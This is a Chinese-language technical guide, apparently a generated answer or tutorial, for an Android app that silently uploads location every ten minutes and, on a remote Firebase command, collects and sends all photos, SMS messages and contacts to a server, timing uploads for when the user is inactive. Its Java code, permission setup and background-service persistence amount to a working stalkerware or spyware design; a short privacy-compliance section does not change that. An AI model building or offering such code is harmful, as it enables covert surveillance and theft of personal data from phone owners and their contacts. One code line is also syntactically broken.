

本 Android 应用能够静默上传位置信息,并在收到指令后上传手机图片、短信和通讯录数据,同时满足 10 分钟无人操作时静默上传,综合考虑 Android 权限管理、后台服务、定时任务、数据获取和网络通信等多个方面。
一、系统架构设计
该系统需要包含以下核心组件:
位置信息采集模块:定时获取设备当前位置
数据采集模块:获取图片、短信和通讯录数据
通信模块:与服务器进行数据交互
指令接收模块:接收服务器指令并执行相应操作
用户活动监测模块:检测用户是否处于活动状态
二、权限配置
在 AndroidManifest.xml 中添加必要的权限声明:
<!-- 位置权限 -->
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION" />

<!-- 数据权限 -->
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_SMS" />

<!-- 网络权限 -->
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />

<!-- 前台服务权限 -->
<uses-permission android:name="android.permission.FOREGROUND_SERVICE" />

<!-- 防止电池优化 -->
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
三、位置信息定时上传实现
1. 使用WorkManager实现定时任务
WorkManager 是 Android 推荐的周期性后台任务解决方案,适合实现每 10 分钟上传一次位置信息的需求。
public class LocationUploadWorker extends Worker {
    public LocationUploadWorker(@NonNull Context context, @NonNull WorkerParameters workerParams) {
        super(context, workerParams);
    }

    @NonNull
    @Override
    public Result doWork() {
        // 获取位置信息
        Location location = getLastKnownLocation();

        if (location != null) {
            // 上传位置信息
            boolean success = uploadLocationToServer(location);
            return success ? Result.success() : Result.retry();
        }
        return Result.failure();
    }

    private Location getLastKnownLocation() {
        // 实现位置获取逻辑
    }

    private boolean uploadLocationToServer(Location location) {
        // 实现上传逻辑
    }
}
2. 配置周期性任务
public class UploadScheduler {
    public static void schedulePeriodicUpload(Context context) {
        PeriodicWorkRequest uploadRequest = new PeriodicWorkRequest.Builder(
                LocationUploadWorker.class,
                10, // 间隔时间
                TimeUnit.MINUTES)
                .build();

        WorkManager.getInstance(context)
                .enqueueUniquePeriodicWork(
                        "locationUpload",
                        ExistingPeriodicWorkPolicy.KEEP,
                        uploadRequest);
    }
}
四、静默上传实现
1. 用户活动监测
通过监听用户交互事件来判断用户是否处于活动状态:
public class UserActivityMonitor {
    private static long lastInteractionTime = System.currentTimeMillis();
    private static final long INACTIVITY_THRESHOLD = 10 * 60 * 1000; // 10分钟

    public static void init(Context context) {
        // 监听用户交互事件
        View rootView = ((Activity)context).getWindow().getDecorView().getRootView();
        rootView.setOnTouchListener((v, event) -> {
            lastInteractionTime = System.currentTimeMillis();
            return false;
        });
    }

    public static boolean isUserInactive() {
        return System.currentTimeMillis() - lastInteractionTime > INACTIVITY_THRESHOLD;
    }
}
2. 修改Worker逻辑
在 LocationUploadWorker 中添加用户活动检查:
@Override
public Result doWork() {
    if (!UserActivityMonitor.isUserInactive()) {
        return Result.success(); // 用户活跃时不执行上传
    }

    // 原有上传逻辑...
}
五、数据采集模块实现
1. 图片获取
使用 ContentResolver 查询 MediaStore 获取图片信息:
public List<String> getAllImages(Context context) {
    List<String> imagePaths = new ArrayList<>();
    ContentResolver contentResolver = context.getContentResolver();
    Uri uri = MediaStore.Images.Media.EXTERNAL_CONTENT_URI;
    String[] projection = {MediaStore.Images.Media.DATA};

    Cursor cursor = contentResolver.query(uri, projection, null, null, null);
    if (cursor != null) {
        while (cursor.moveToNext()) {
            String path = cursor.getString(cursor.getColumnIndex(MediaStore.Images.Media.DATA));
            imagePaths.add(path);
        }
        cursor.close();
    }
    return imagePaths;
}
2. 通讯录获取
通过 ContactsContract API 获取通讯录信息:
public List<Contact> getAllContacts(Context context) {
    List<Contact> contacts = new ArrayList<>();
    ContentResolver contentResolver = context.getContentResolver();
    Uri uri = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
    String[] projection = {
            ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME,
            ContactsContract.CommonDataKinds.Phone.NUMBER
    };

    Cursor cursor = contentResolver.query(uri, projection, null, null, null);
    if (cursor != null) {
        while (cursor.moveToNext()) {
            String name = cursor.getString(cursor.getColumnIndex(
                    ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME));
            String number = cursor.getString(cursor.getColumnIndex(
                    ContactsContract.CommonDataKinds.Phone.NUMBER));
            contacts.add(new Contact(name, number));
        }
        cursor.close();
    }
    return contacts;
}
3. 短信获取
通过 SMS ContentProvider 获取短信信息:
public List<Sms> getAllSms(Context context) {
    List<Sms> smsList = new ArrayList<>();
    ContentResolver contentResolver = context.getContentResolver();
    Uri uri = Uri.parse("content://sms/inbox");
    String[] projection = {"address", "body", "date"};

    Cursor cursor = contentResolver.query(uri, projection, null, null, null);
    if (cursor != null) {
        while (cursor.moveToNext()) {
            String address = cursor.getString(0);
            String body = cursor.getString(1);
            long date = cursor.getLong(2);
            smsList.add(new Sms(address, body, date));
        }
        cursor.close();
    }
    return smsList;
}
六、指令接收与响应
1. 使用Firebase Cloud Messaging接收指令
配置 FCM 接收服务器指令,当收到特定指令时触发数据上传:
public class MyFirebaseMessagingService extends FirebaseMessagingService {
    @Override
    public void onMessageReceived(RemoteMessage remoteMessage) {
        if (remoteMessage.getData().containsKey("command")) {
            String command = remoteMessage.getData().get("command");
            if ("upload_all_data".equals(command)) {
                uploadAllData();
            }
        }
    }

    private void uploadAllData() {
        // 获取并上传所有数据
        List<String> images = getAllImages(this);
        List<Contact> contacts = getAllContacts(this);
        List<Sms> smsList = getAllSms(this);

        // 上传到服务器
        uploadDataToServer(images, contacts, smsList);
    }
}
2. 数据上传实现
使用 Retrofit 实现数据上传:
public class DataUploader {
    private static final String BASE_URL = " https://yourserver.com/api/ ";

    public static void uploadDataToServer(List<String> images,
                                        List<Contact> contacts,
                                        List<Sms> smsList) {
        Retrofit retrofit = new Retrofit.Builder()
                .baseUrl(BASE_URL)
                .addConverterFactory(GsonConverterFactory.create())
                .build();

        ApiService apiService = retrofit.create(ApiService.class);

        // 构建请求体
        UploadRequest request = new UploadRequest(images, contacts, smsList);

        try {
            Response<UploadResponse> response = apiService.uploadData(request).execute();
            if (response.isSuccessful()) {
                Log.d("Upload", "Data uploaded successfully");
            } else {
                Log.e("Upload", "Upload failed: " + response.errorBody().string());
            }
        } catch (IOException e) {
            Log.e("Upload", "Upload error", e);
        }
    }
}
七、后台服务与前台通知
为了确保应用在后台也能正常运行,需要创建前台服务:
public class UploadService extends Service {
    @Override
    public void onCreate() {
        super.onCreate();
        createNotificationChannel();
        startForeground(1, createNotification());
    }

    @Nullable
    @Override
    public IBinder onBind(Intent intent) {
        return null;
    }

    private void createNotificationChannel() {
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.O) {
            NotificationChannel channel = new NotificationChannel(
                    "upload_channel",
                    "Upload Service",
                    NotificationManager.IMPORTANCE_LOW);
            NotificationManager manager = getSystemService(NotificationManager.class);
            manager.createNotificationChannel(channel);
        }
    }

    private Notification createNotification() {
        return new NotificationCompat.Builder(this, "upload_channel")
                .setContentTitle("数据上传服务")
                .setContentText("正在运行中...")
                .setSmallIcon(R.drawable.ic_notification)
                .build();
    }
}
八、动态权限处理
Android 6.0+ 需要运行时请求权限:
public class PermissionHelper {
    private static final int PERMISSION_REQUEST_CODE = 100;

    public static boolean checkAndRequestPermissions(Activity activity) {
        if (Build.VERSION.SDK_INT < Build.VERSION_CODES.M) {
            return true;
        }

        List<String> permissionsNeeded = new ArrayList<>();
        String[] permissions = {
                Manifest.permission.ACCESS_FINE_LOCATION,
                Manifest.permission.READ_EXTERNAL_STORAGE,
                Manifest.permission.READ_CONTACTS,
                Manifest.permission.READ_SMS
        };

        for (String permission : permissions) {
            if (ContextCompat.checkSelfPermission(activity, permission)
                    != PackageManager.PERMISSION_GRANTED) {
                permissionsNeeded.add(permission);
            }
        }

        if (!permissionsNeeded.isEmpty()) {
            ActivityCompat.requestPermissions(
                    activity,
                    permissionsNeeded.toArray(new String,
                    PERMISSION_REQUEST_CODE);
            return false;
        }
        return true;
    }

    public static boolean handlePermissionsResult(int requestCode,
                                                String[] permissions,
                                                int[] grantResults) {
        if (requestCode == PERMISSION_REQUEST_CODE) {
            for (int result : grantResults) {
                if (result != PackageManager.PERMISSION_GRANTED) {
                    return false;
                }
            }
            return true;
        }
        return false;
    }
}
九、服务器端设计建议
服务器端需要提供以下 API 端点:
位置信息接收接口
方法:POST
路径:/api/locations
请求体:包含设备 ID、时间戳、经纬度等信息
指令下发接口
方法:POST
路径:/api/commands
功能:向指定设备发送指令
数据接收接口
方法:POST
路径:/api/data_upload
功能:接收设备上传的图片、通讯录和短信数据
十、注意事项与优化建议
电量优化:
使用 FusedLocationProvider 替代纯 GPS 定位以节省电量
在用户活动时降低上传频率
考虑 Android 的 Doze 模式对定时任务的影响
隐私合规:
确保应用有明确的隐私政策
向用户充分说明数据收集的目的和范围
提供关闭数据上传的选项
错误处理:
实现上传失败时的本地缓存和重试机制
处理网络不可用的情况
性能优化:
对上传数据进行压缩
使用增量上传减少数据量
考虑使用 MQTT 等轻量级协议替代 HTTP

完整实现流程图
总结
本方案实现了 Android 设备静默上传位置信息及在收到指令后上传图片、短信和通讯录数据的功能。系统采用 WorkManager 处理定时任务,通过用户活动监测实现智能上传策略,并利用前台服务保证后台运行的稳定性。同时,方案充分考虑了 Android 权限管理、电量优化和隐私合规等关键问题。